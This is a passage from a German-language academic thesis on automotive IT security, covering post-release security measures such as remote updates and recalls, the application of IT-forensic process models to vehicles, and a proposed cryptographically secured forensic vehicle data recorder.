auf IT-Sicherheitsrisiken, gegen die die Fahrzeuge noch nicht ausreichend geschützt sind. Kritisch zu reflektieren sind hierbei insbesondere die noch unadressierten Restrisiken (rote Teilbalken in Abbildung 47), aber auch vorhandene Maßnahmen der Detektion (gelb) und Reaktion (hellgrün) können noch Optimierungspotential bieten (vgl. Umsetzungsmöglichkeiten aus Abschnitt 5.2 bzw. 5.3). Findet der Hersteller ein relevantes Sicherheitsrisiko, kann er in der Folge aus den Erkenntnissen abgeleitete Maßnahmen einleiten, um das Sicherheitsniveau der im Feld befindlichen Fahrzeuge entsprechend zu erhöhen (Pfeile in der rechten Bildhälfte). Die so erzielbaren Steigerungen der Präventions-, Detektions- oder Reaktionsleistung sind dabei beispielhaft im Verhältnis der entsprechend gefärbten Pfeilspitzen illustriert sowie im linken Teil zusätzlich als ΔP, ΔD und ΔR gekennzeichnet.




Abbildung 47: Anpassung des Sicherheitsniveaus innerhalb einer Modellgeneration (Auszug)

Als einleitbare Maßnahmen zur Verbesserung des Sicherheitsniveaus (Abbildung 46 rechts) sind folgende beispielhafte Optionen mit ihren jeweiligen Vor- und Nachteilen zu nennen:

- **Fernadministration:** Eine für den Hersteller finanziell vergleichsweise günstige Alternative wäre eine Fernadministration der Fahrzeug-IT. Erste bereits heute in begrenztem Umfang verfügbare mobilfunkgestützte Lösungen für Fernzugriffe (vgl. Abschnitt 2.4.5) könnten diesbezüglich in Zukunft auch auf Basis der C2X-Kommunikation weiter ausgestaltet werden. Hierfür müssen zuvor noch die rechtlichen Rahmenbedingungen geklärt werden, z.B. ob / welche Eingriffe durch den Fahrzeugbesitzer oder -führer zu bestätigen sind bzw. ob hierzu ausdrückliche Einverständniserklärungen erforderlich sind.
  Für fahrzeuginterne Intrusion-Detection/Response-Komponenten könnten beispielsweise neue Erkennungssignaturen oder Vorgaben zur Reaktion auf entsprechende Vorfälle nachgeliefert werden, wie es u.a. in den Abschnitten 5.2.1 und 5.2.7 beschrieben wurde.
  Auch das Sicherheitsniveau weiterer Systeme kann mittels Fernadministration erhöht werden. Präventiv geschlossen werden könnten insbesondere solche Schwachstellen von Fahrzeugsystemen, deren Wurzeln lediglich in einer ungeeigneten *Konfiguration* liegen. In einer fehlerhaften *Implementierung* einer Steuergeräte-Software begründete Lücken könnten grundsätzlich durch remote initiierte Firmwareupdates geschlossen werden, die jedoch ggf. gewisse Rahmenbedingungen einhalten müssen (z.B. Updatevorgang nur bei stehendem Fahrzeug außerhalb des öffentlichen Verkehrs). Unter Umständen könnten so ggf. auch im *Design* von Fahrzeugsystemen begründete Schwachstellen über remote initiierte Softwareupdates geschlossen werden. Dies kommt jedoch nur infrage, wenn deren Ursachen ausschließlich im Softwaredesign liegen, die Geräteressourcen für die nach Redesign neuerstellte Implementierung ausreichen und keine Hardwareerweiterungen erforderlich sind.
  Beim Vorliegen von Schwachstellen, die sich im Rahmen einer Fernadministration nicht wirksam schließen lassen, könnten in begründeten Fällen auch einzelne Komponenten (vorübergehend) deaktiviert bzw. in einen Notlaufmodus versetzt werden, um absehbare Gefahren (die sie betreffen oder von ihnen ausgehen) zu verhindern oder in der Wirkung abzuschwächen.

- **Rückruf:** Tiefergehende Eingriffe, die insbesondere auch einen Austausch von Hardwarekomponenten umfassen können, wären im Rahmen von Rückrufaktionen möglich. In Deutschland liegt nach dem Produktsicherheitsgesetz (ProdSG) sogar eine Rückrufpflicht vor, wenn ein Produktmangel – wozu auch eine IT-Sicherheitslücke gezählt werden kann – zu relevanten Gefahren für den Menschen führen kann. Da mit einem solchen Rückruf hohe Kosten verbunden sind, die i.d.R. der Hersteller selbst zu tragen hat, stellt dies aus dessen Sicht jedoch typischerweise die letzte zu ziehende Option dar. Dafür ermöglicht ihm ein Rückruf im Fall einer schweren Sicherheitslücke umfangreiche Optionen. Diese reichen durch den physischen Zugriff auf die Fahrzeuge deutlich über die zur Fernadministration (s.o.) genannten Möglichkeiten hinaus und ermöglichen u.a. einen kompletten Austausch betroffener Fahrzeugsysteme gegen Neuentwicklungen mit überarbeiteter / gehärteter Soft- und Hardwarearchitektur.
- **Stiller Rückruf:** Eine Alternative stellt ggf. der sog. „stille Rückruf“ dar, bei dem bekannte Mängel im Rahmen der ohnehin vorhandenen, i.d.R. regelmäßig angesetzten Servicetermine behoben werden. Dies stellt zwar eine kostengünstigere Variante mit denselben umfangreichen Eingriffsmöglichkeiten dar. Aufgrund der typischen Wartungszyklen (Jahresabstände und mehr) kommt dieser Kompromiss jedoch lediglich zum Schließen minderkritischer Schwachstellen infrage – d.h. bei denen u.a. kein Zeitdruck vorliegt und keine schwerwiegenden Schäden drohen.

Das in Abbildung 47 dargestellte Verhältnis der erzielbaren Steigerungen der Präventions-, Detektions- oder Reaktionsleistung wurde beispielhaft, aber bewusst gewählt. Insbesondere soll verdeutlicht werden, dass im Fall bereits ausgelieferter Fahrzeuge Möglichkeiten zur nachträglichen Prävention von (vormals nicht betrachteten) IT-Sicherheitsvorfällen vermutlich nur begrenzt realisierbar sind und deren Behandlung stattdessen in vielen Fällen über den Ansatz der Detektion und ggf. zusätzlich Reaktion zu behandeln wäre. Aus Aufwands- und Kostengründen kommt z.B. der präventionsdienliche Tausch ganzer Steuergeräte oder einzelner ihrer Komponenten (z.B. Chips mit gebrochenen oder fehlerhaften Krypto-Implementierungen in Hardware) oft nicht infrage, insbesondere wenn entsprechende Angriffe ggf. auch noch zur Laufzeit geeignet erkenn- und behandelbar sind.

Diese Situation ändert sich für den Hersteller mit Blick auf noch in der Entwicklung befindliche Fahrzeuge. Diese können bei Bedarf noch mit präventiven Maßnahmen gegen neu entdeckte Risiken geschützt werden, welche in den aktuellen Modellreihen zeitgleich ggf. nur detektiv bzw. reaktiv behandelbar sind. Diesen zusätzlichen Aspekt adressiert die in Abbildung 48 dargestellte Gesamtansicht, die die Verbesserungen des Sicherheitsniveaus auch modellgenerationsübergreifend visualisiert.

Die Länge der Balken, die von Modellgeneration zu Modellgeneration größer gewählt wurde, soll hierbei auf die generelle Verbreiterung des durch sie dargestellten Risikospektrums hinweisen. Diese kommt primär durch die zunehmende Anzahl und Komplexität der von den Herstellern entwickelten Fahrzeugfunktionen zustande, die i.d.R. gleichzeitig die potentielle Angriffsfläche vergrößern. Gleichzeitig illustriert das exemplarisch gewählte Verhältnis der (über Präventions-, Detektions- und Reaktionsmaßnahmen) adressierten Risiken das größere Potential generationsübergreifender Maßnahmen, die beim Hersteller im Rahmen der Weiterentwicklung vorgenommen werden können.




Abbildung 48: Anpassung des Sicherheitsniveaus über mehrere Modellgenerationen hinweg

6.2 IT-forensische Untersuchungen an automotiven IT-Systemen

Auch im Fall automotiver Systeme kann nach IT-Sicherheitsvorfällen die Einleitung IT-forensischer Aktivitäten zu deren Aufklärung (Abschnitt 2.1.13) dem Hersteller wertvolle Erkenntnisse liefern. Aus dem breiten Spektrum des so gewinnbaren Wissens über den Vorfall, das sich z.B. in Form der CERT-Taxonomie strukturiert darstellen lässt (Abschnitt 2.1.8 sowie [BSI11]) können für einen Fahrzeughersteller insbesondere Erkenntnisse zu den durch den *Angreifer* ausgenutzten *Schwachstellen* sehr hilfreich sein. Diese sind eine wesentliche Grundlage, um anschließend geeignete Maßnahmen zu erarbeiten und einzuleiten, um im Rahmen des fahrzeugherstellerseitigen Sicherheitsmanagements eine Verbesserung des Sicherheitsniveaus zu erzielen (siehe Abbildung 46).

6.2.1 Einblicke in die bisherige Praxis automotiver Vorfallsaufklärungen

Im Vergleich zur Desktop-IT sind IT-forensische Untersuchungen im automotiven Bereich noch vergleichsweise wenig verbreitet.

Aus Literatur und Berichterstattung bekannte Fälle, in denen bereits teilweise digitale Spuren gesichert und ausgewertet wurden, können bislang zumeist dem Kontext der Unfallforschung zugeordnet werden. So beschreiben z.B. Quellen wie [RoAd02] oder [Larl07], wie sich digitale Informationen aus Airbagsteuergeräten zur Verkehrsunfallrekonstruktion heranziehen lassen. Ein publik gewordenes Beispiel hierfür ist die Rekonstruktion des tödlichen Unfalls des österreichischen Politikers Jörg Haider in 2008. Dort konnten laut [Glei10] durch Spezialisten des Fahrzeugherstellers entsprechende Informationen zu den letzten 30 Sekunden vor dem Unfall rekonstruiert werden. Diese und weitere Quellen vermitteln den Eindruck, dass untersuchten Vorfällen bislang zumeist technisches Versagen oder z.T. physische Manipulationen als (vermutete) Ursachen zugrundeliegen.

Der Suche nach möglichen vorsätzlichen Manipulationen an automotiven Systemen kommt jedoch eine zunehmende Bedeutung zu. So betonen z.B. die Autoren von [BuMo09] auf Seite 826 und 833, dass im Rahmen von Verkehrsunfallrekonstruktionen auch auf zuvor durchgeführte Tuningmaßnahmen (Rechercheergebnisse $R_{1.1}$-$R_{1.3}$ in Abschnitt 3.1.2) geprüft werden sollte. Darüber hinaus prüfen in der Praxis auch einige Fahrzeughersteller innerhalb des Gewährleistungszeitraums angemeldete Garantieansprüche dahingehend, ob reklamierte Schäden ggf. auf vorsätzliche Manipulationen durch den Kunden zurückgeführt werden können oder ob ein Qualitätsmangel vorliegt (vgl. auch [Grun14]). So werden z.B. nach Fällen von Motorbränden die betroffenen Fahrzeuge teils auf physische und digitale Spuren von Tuning-Maßnahmen hin untersucht.

Einerseits werden IT-basierte Manipulationen somit zwar zunehmend als potentielle, (mit-) verantwortliche Ursachen von (z.B. Unfall-)Vorfällen erkannt. Andererseits sind routinemäßige IT-forensische Untersuchungen an Fahrzeug-IT und darauf angepasste Prozesse in der heutigen Praxis noch nicht gegeben und stellen eine Forschungslücke dar. Erste Forschungsarbeiten zu diesem Themengebiet stellen [NiLa08b], [KiHD09] und [NiLa10] dar:

- Nilsson und Larson untersuchen in ihrer erstgenannten Publikation [NiLa08b] mögliche Abhängigkeiten physischen und digitalen Beweismaterials, deren Berücksichtigung einen Schlüsselfaktor bei automotiven Vorfallsaufklärungen darstellen kann. Der Fokus ihrer Publikation [NiLa10] liegt auf der Durchführung entsprechender IT-forensischer Untersuchungen an automotiven Systemen, bei denen laut den Autoren auf etablierten Techniken für forensische Untersuchungen an Mobiltelefonen oder PDA-Geräten aufgebaut werden könne. In Bezug auf typische automotive Systemarchitekturen nennen [NiLa10] grundlegende Anforderungen für daran durchzuführende IT-forensische Untersuchungen und stellen Beziehungen zu einem IT-forensischen Prozessmodell aus der Literatur her.
- Im Beitrag [KiHD09] vertiefen die Autoren die Sicherstellung potentiell vorfallsrelevanter Daten aus automotiven Steuergeräten. Zum einen wird hierbei die Beachtung acht forensisch wertvoller Datenarten (von Hardwaredaten über weitere Abstraktionsebenen bis zu Anwenderdaten) vor dem Hintergrund automotiver IT-Umgebungen motiviert. Zum anderen wird die Datensammlung aus Steuergeräten über verschiedene Datenquellen thematisiert. Behandelte technische Möglichkeiten umfassen die Verwendung bestehender Eigendiagnosefunktionen der ECUs sowie Zugriffe auf Debugschnittstellen der enthaltenen Mikrocontroller, die anhand eines Beispielgeräts exemplarisch demonstriert werden.

6.2.2 Zur Übertragbarkeit des Prozessmodells des Leitfaden IT-Forensik

Ein Aspekt der im vorigen Abschnitt skizzierten Forschungslücke ist, dass zu IT-forensischen Prozessen im automotiven Einsatzbereich noch keine durchgängigen Vorgehensweisen und darauf zugeschnittene Werkzeuge etabliert sind.
Dieser Abschnitt diskutiert am Beispiel des Leitfadens IT-Forensik des BSI (Abschnitt 2.1.13 sowie [BSI11]), inwieweit entsprechend etablierte Vorgehensweisen aus der Desktop-IT-Forensik auf IT-forensische Untersuchungen im automotiven Bereich übertragbar sind.
Das in Abschnitt 2.1.13 vorgestellte IT-forensische Prozessmodell des Leitfadens IT-Forensik ist zunächst hinreichend abstrakt bzw. allgemeingültig, um es in unveränderter Form auch IT-forensischen Prozessen im automotiven Bereich zugrunde legen zu können. Die folgende (im Kontext der eigenen Publikation [HKKD12] erarbeitete) Auflistung liefert ausgewählte Beispiele für Vorgehensweisen eines IT-Forensikers während der einzelnen Phasen eines automotiven, IT-forensischen Prozesses:

- ***Strategische Vorbereitung:*** Bereits vor dem Eintritt eines potentiellen Vorfalls kann der IT-Forensiker z.B. eine vorbereitende Informationsbeschaffung zu den eingesetzten automotiven Systemen (z.B. Datenblätter, Protokollspezifikationen etc.) betreiben. Auch die Einrichtung unterstützender Vorkehrungen in den Fahrzeugen ist im Rahmen der Strategischen Vorbereitung sinnvoll. So könnte die Installation geeignet abzusichernder Logging-Funktionen (siehe z.B. Folgeabschnitt 6.2.3) mittelfristig auf Initiative des Halters (z.B. des Flottenbetreibers) erfolgen oder langfristig ggf. durch die Fahrzeughersteller angeboten werden.
- ***Operationale Vorbereitung:*** Beim Einsetzen der Ermittlungen nach einem vermuteten Vorfall folgen zunächst grundlegende Entscheidungen zum Vorgehen, z.B. Art, Umfang

und Reihenfolge der Sicherung flüchtiger und nichtflüchtiger Daten aus relevanten Steuergeräten sowie die Wahl der einzusetzenden Werkzeuge.

- ***Datensammlung:*** Die Sicherung der potentiell beweistragenden Daten erfolgt anschließend z.B. über Diagnoseprotokolle (z.B. Fehlerspeicher) oder direkte Zugriffe auf einzelne Steuergeräte (z.B. Flashspeicher-Inhalte). Diese werden mit integritäts- und authentizitätssichernden Maßnahmen für die weiteren Untersuchungen vorbereitet.
- ***Datenuntersuchung:*** Die automotiven Datenquellen werden auf ihre vorhandenen Inhalte und Repräsentationen untersucht.
- ***Datenanalyse:*** Anschließend werden sie gemeinsam in Beziehung gesetzt und der automotive Sicherheitsvorfall entlang einer Ereigniskette rekonstruiert.
- ***Prozessbegleitende und abschließende Dokumentation:*** Um die Durchführung und Ergebnisfindung nachvollziehbar festzuhalten, erfolgt während sämtlicher Phasen eine umfassende Dokumentation von u.a. Eingangsdaten, getroffenen Maßnahmen (ggf. mit Parametern) und resultierenden Datenbeständen zusammen mit relevanten Umgebungsinformationen. Die Ergebnisse münden im letzten Prozessschritt in die abschließende Dokumentation.

Einige der Phasen können während der IT-forensischen Untersuchungen erneut durchlaufen werden – z.B. wenn Zwischenerkenntnisse der Datenanalyse auf vielversprechende Datenquellen hinweisen, die im Rahmen der Datensammlung noch nicht erhoben wurden.

Dass das IT-forensische Prozessmodell in wesentlichen Punkten auf die Aufklärung automotiver Vorfälle übertragbar ist, wird in den folgenden Unterabschnitten 6.2.3 und 6.2.4 anhand eines automotiven Beispielszenarios illustriert.
In vielen Detailaspekten ist der Leitfaden IT-Forensik durch den Fokus auf Desktop-IT-Systeme jedoch nicht direkt auf den automotiven Bereich übertragbar. Dies liegt größtenteils an den noch vorherrschenden technologischen Unterschieden beider Domänen, z.B. bzgl. der vorhandenen Systemarchitekturen und Kommunikationstechnologien (Abschnitt 2.4.3). Viele der im Leitfaden aufgeführten, etablierten Werkzeuge der Desktop-IT-Forensik sind somit nicht ohne weiteres für Untersuchungen an automotiven IT-Systemen einsetzbar.
Langfristig ist daher ein angepasstes Standardwerk für den Bereich automotiver IT-Forensik ein erstrebenswertes Forschungsziel. Erste Ansätze in diese Richtung wurden im Kontext der Forschung, die dieser Arbeit zugrunde liegt, z.B. in der Publikation [KMH+13] diskutiert. Die vorliegende Arbeit geht jedoch nicht näher auf eine ganzheitliche Abbildung des IT-forensischen Prozesses zur Aufklärung beliebiger automotiver IT-Sicherheitsvorfälle ein. Stattdessen wird im Einklang mit dem Fokus dieser Arbeit auf automotive Malware in den Abschnitten 6.3 und 6.4 vertiefend auf die die Übertragbarkeit der Malwareanalyse eingegangen, die nach Abschnitt 2.1.14 als Teildisziplin der IT-Forensik angesehen werden kann. Die Analyse automotiver Malware stellt somit einen speziellen Anwendungsfall dar, welcher innerhalb des IT-forensischen Prozesses bei der Aufklärung automotiver IT-Sicherheitsvorfälle erforderlich werden kann.

6.2.3 Beispiel zur Strategischen Vorbereitung: Forensischer Fahrzeugdatenschreiber

Wie es im IT-forensischen Prozessmodell durch die Phase „Strategische Vorbereitung“ aufgegriffen wird (Abschnitt 2.1.13, [BSI11]), sind für Betreiber potentiell bedrohter IT-Systeme Maßnahmen sinnvoll, die bereits vor dem Eintreten eines Vorfalls angewendet werden um im Falle des Eintritts dessen Aufklärung zu unterstützen.
Dieser Abschnitt stellt ein beispielhaftes Konzept zur strategischen Vorbereitung auf automotive IT-Sicherheitsvorfälle vor. Der hier kompakt beschriebene Ansatz stammt aus den eigenen Vorarbeiten im Kontext dieser Arbeit und wurde in der Quelle [HHT+10] publiziert, der weitere Details entnommen werden können.
Als Motivation des Konzeptes dient die Tatsache, dass IT-forensische Analysen im Allgemeinen durch vorhandene Loginformationen erheblich profitieren können. Im automotiven Bereich jedoch festzustellen, dass entsprechende Log-Funktionen bislang nur in vergleichsweise geringer Zahl und auf einzelnen Geräten verfügbar sind (vgl. Beispiel Airbag-ECU in Abschnitt 6.2.1) und diese die Informationen in vielen Fällen nicht langfristig speichern. Von umfangreicheren Informationen würden neben dem IT-Forensiker auch Unfallrekonstrukteure

profitieren. Von deren Seite wird – motiviert durch die im Luftverkehr zur Flugunfallaufklärung etablierten Flugzeugdatenschreiber („Black Boxes“) [Istr99] und bestätigt durch bereits bestehende Erfahrungen aus der automotiven Anwendung [LeRe99] – bereits seit längerem die großflächige Einführung von Unfalldatenschreibern (UDS) gefordert. Entsprechende Geräte protokollieren für ein gewisses Zeitfenster ausgewählte Informationen (z.B. Geschwindigkeiten, Längs- / Querbeschleunigungen, Blinker-/Bremsvorgänge) zur Unterstützung der Unfallrekonstruktion [BuMo09]. Doch trotz Standardisierungsbemühungen in verschiedenen Ländern (z.B. bzgl. der Bereitstellung aufgezeichneter Daten [Nhts06]) konnten sich UDS bisher nicht im breiten Einsatz durchsetzen. Die Ursachen hierfür liegen neben den Kosten auch an Vorbehalten vieler Fahrzeugnutzer:

- ***Vertraulichkeit / Datenschutz:*** Der Umfang der gespeicherten Daten ist dem Fahrer teils unbekannt oder er kann entsprechende Angaben nicht überprüfen. Seitens vieler Fahrer besteht die Sorge, dass Daten unnötig erfasst und ggf. missbraucht werden.
- ***Zugriffsschutz:*** Teils ist den Fahrern unklar, wer auf die Daten tatsächlich zugreifen kann, bzw. ob/wie gut sie gegen unberechtigte Zugriffe gesichert sind. Beispielsweise ist zu befürchten, dass unberechtigt zugreifende Personen nicht für sie bestimmte Daten auslesen oder gezielt verfälschen könnten.
- ***Rechtliche Implikationen:*** Im Falle eines Unfalls könnte das Gerät den Fahrer je nach Szenario nicht nur ent-, sondern ggf. auch belasten. Auch die Verwendung teils vorhandener Löschvorkehrungen wird durch viele Fahrzeugnutzer als Schuldeingeständnis angesehen und löst diesen Konflikt daher nicht.
- ***Persönlicher Nutzen:*** Außer einer Unterstützung bei der Rekonstruktion von Unfallereignissen – die ggf. niemals eintreten – bietet ein solches Gerät für seinen Besitzer i.d.R. keine weiteren sinnvollen Anwendungsmöglichkeiten.

Dieser Abschnitt diskutiert einen grundlegenden Ansatz, wie das Basiskonzept eines Unfalldatenschreibers in Richtung eines *Forensischen Fahrzeugdatenschreibers (FFDS)* erweitert werden könnte. Als zusätzliche Anforderungen wird angestrebt, zukünftig zum einen mit den vergleichsweise strengen IT-forensischen Prinzipien vereinbar zu sein (Abschnitt 2.1.13) und dabei die o.g. Diskrepanzen zu den Anforderungen vieler Fahrzeugnutzer zu reduzieren.
Das erweiterte Konzept eines FFDS sieht hinsichtlich einer möglichst universellen Einsetzbarkeit eine Ausweitung auf einen erweiterten Kreis von *Endnutzern* vor. Unter diesem Begriff werden in der Folge diejenigen Personen und Institutionen verstanden, für die die gespeicherten Daten nützlich sein können. Fünf beispielhaft vorgeschlagene Rollen R1-R5 sind mit möglichen Nutzungsszenarien für automotive Logdaten in Tabelle 17 aufgelistet. Diese skizziert auch die jeweils erforderlichen Schutzbedarfe der Daten, indem eine Einschätzung darüber vorgenommen wird, welche Sicherheitsaspekte (Abschnitt 2.1.3) aus Sicht des jeweiligen Endnutzers von primärer Bedeutung sind.
Das vorgeschlagene Konzept für einen FFDS sieht folgende Kernaspekte vor:

- Der Fahrzeugbesitzer kann selbst entscheiden, ob und welche Endnutzer er auf seinem FFDS zur Protokollierung von Fahrzeuginformationen anmeldet.
- Gemäß des Need-to-know-Prinzips werden für jeden Endnutzer nur diejenigen Informationen geloggt, die für dessen Aufgabe erforderlich sind.
- Die hierzu erfolgende Filterung der Informationen erfolgt im Einklang mit dem Open-Design-Prinzip anhand öffentlich einsehbarer Regelsätze. Der Besitzer eines FFDS kann diese prüfen und ggf. selektiv einschränken, bevor er Endnutzer auf dem Gerät anmeldet.
- Zur kryptographischen Sicherung der Logdaten wird ein erstes Basiskonzept vorgeschlagen. Es berücksichtigt neben dem Hauptinteresse des IT-Forensikers (R4) – d.h. auf Integrität und Authentizität überprüfbare Logdaten – auch diejenigen der weiteren externen Nutzer (R2, R3, R5) sowie insbesondere des Fahrzeugbesitzers (R1) – d.h. es sichert auch die Vertraulichkeit der teils datenschutzrelevanten Logdaten.
    - Verschlüsselung der anfallenden Logdaten sichert deren Vertraulichkeit. Hierzu wird ein hybrides Kryptoschema eingesetzt:
        - Die asymmetrische Komponente (z.B. RSA-4096) bietet den Vorteil, dass auf dem FFDS zu jedem angemeldeten Endnutzer nur öffentliche Informationen (Public Key und Filterregelsatz) gespeichert werden brauchen.

  - Die symmetrische Komponente (z.B. AES-256) wird zur performanteren Verschlüsselung der Logdaten genutzt. Nur die regelmäßig wechselnden symmetrischen Sitzungsschlüssel werden asymmetrisch verschlüsselt.
  - Bestehende Logdaten auf dem FFDS können mangels Private Key der zugehörigen Endnutzer auch bei geräteinvasiven Angriffen nicht lesbar gemacht werden (ggf. mit Ausnahme der seit dem letzten Wechsel des Sitzungsschlüssels hinzugekommenen, sofern sich dieser auslesen lässt).
- Digitale Signaturen, die durch das FFDS über die Logdaten ausgestellt werden, ermöglichen den Endnutzern deren Überprüfung bzgl. Integrität und Authentizität (z.B. hinsichtlich nachträglich erfolgter Manipulationen).
- Folgende Aspekte machen die Umsetzung auf sicherer Hardware erforderlich:
  - Die o.g. digitale Signierung der Logdaten mittels eines auf jedem FFDS vertraulich zu speichernden, geheimen Signaturschlüssels
  - Die manipulationssichere Ablage des Zertifikats einer übergeordneten Instanz, die (ggf. über Zwischeninstanzen) die die Zulassung externer Endnutzer überprüft und ihnen Zertifikate ausstellt, welche das FFDS vor der Installation ihres Public Key überprüfen kann.

Endnutzer-Rolle	Beispiele für mögliche Anwendungsfälle der Logdaten	Primäre Sicherheitsanforderungen an die Logdaten
R1: Fahrzeugbesitzer	• Erstellung eines digitalen Fahrtenbuchs • Statistiken zur Fahrweise, z.B. zur Reduktion von Treibstoffverbrauch und Schadstoffemissionen • Nutzung als (entlastendes) Beweismaterial	Vertraulichkeit / Datenschutz
R2: Versicherung	• Flexible, an Fahrweise angepasste Tarifmodelle („pay-as-you-drive“)	Integrität / Authentizität
R3: Unfallrekonstruktion	• Einbeziehung zur Unfallrekonstruktion (analog zu UDS) • Zusatznutzen: Informationen zur Vorgeschichte des Fahrzeugs	Integrität / Authentizität
R4: IT-Forensiker	• Einbeziehung zur Aufklärung von (IT-Sicherheits-) Vorfällen	Integrität / Authentizität
R5: Werkstatt	• Vertiefende Informationen zur Identifikation von Störungsursachen (ergänzend zu teils begrenzten Fehlerspeicher-Einträgen)	Integrität / Authentizität

Tabelle 17: Beispielhafte Endnutzer und Anwendungsfälle für einen FFDS

Das oben vorgestellte Ausgangskonzept bietet grundsätzlich noch Erweiterungspotential. Einige Beispiele, die sich teils aus den Erfahrungen mit einer ersten prototypischen Implementierung ergaben und die teils in den abgehaltenen Diskussionen mit der Community nach der Veröffentlichung in [HHT+10] angeregt wurden, sind:

- Hinsichtlich der Datenschutzaspekte sollte noch feingranularer zwischen Daten verschiedener Fahrzeugführer unterschieden werden. Dies könnte z.B. aufbauend auf Fahrerprofilen erfolgen, die vor Fahrtbeginn manuell oder automatisiert (z.B. über biometrische Systeme zu Insassenauthentikation [BüSc07]) aktiviert werden.
- Durch Reduktion des Speicherbedarfs könnten die Zeiträume bis zur nächsten (drahtgebunden oder drahtlos durchgeführten) Leerung des FFDS verlängert werden. Fahrzeuginformationen, die für mehrere Endnutzer protokolliert werden, bräuchten nur noch einmalig abgelegt werden, wenn zur Verschlüsselung (ausschließlich) dieser Einträge ein gemeinsamer Sitzungsschlüssel verwendet wird.

6.2.4 Beispiel zur Datenanalyse: Fahrtroutenrekonstruktion nach Fahrerfluchtverdacht

Als Beispiel zur Phase der Datenanalyse illustriert dieser Abschnitt anhand eines automotiven Beispielszenarios, wie ein IT-forensischer Prozess durch fahrzeugbezogene Daten aus einem (im Rahmen der Strategischen Vorbereitung installierten) FFDS profitieren kann.

Im betrachteten Szenario wird der Verursacher eines schweren Unfalls gesucht, der Fahrerflucht begangen hat. Anhand von Berichten zu Fahrzeugmodell und -farbe gerät ein Fahrzeugbesitzer in Verdacht. Dieser beteuert seine Unschuld und gibt an, zum fraglichen Zeit-

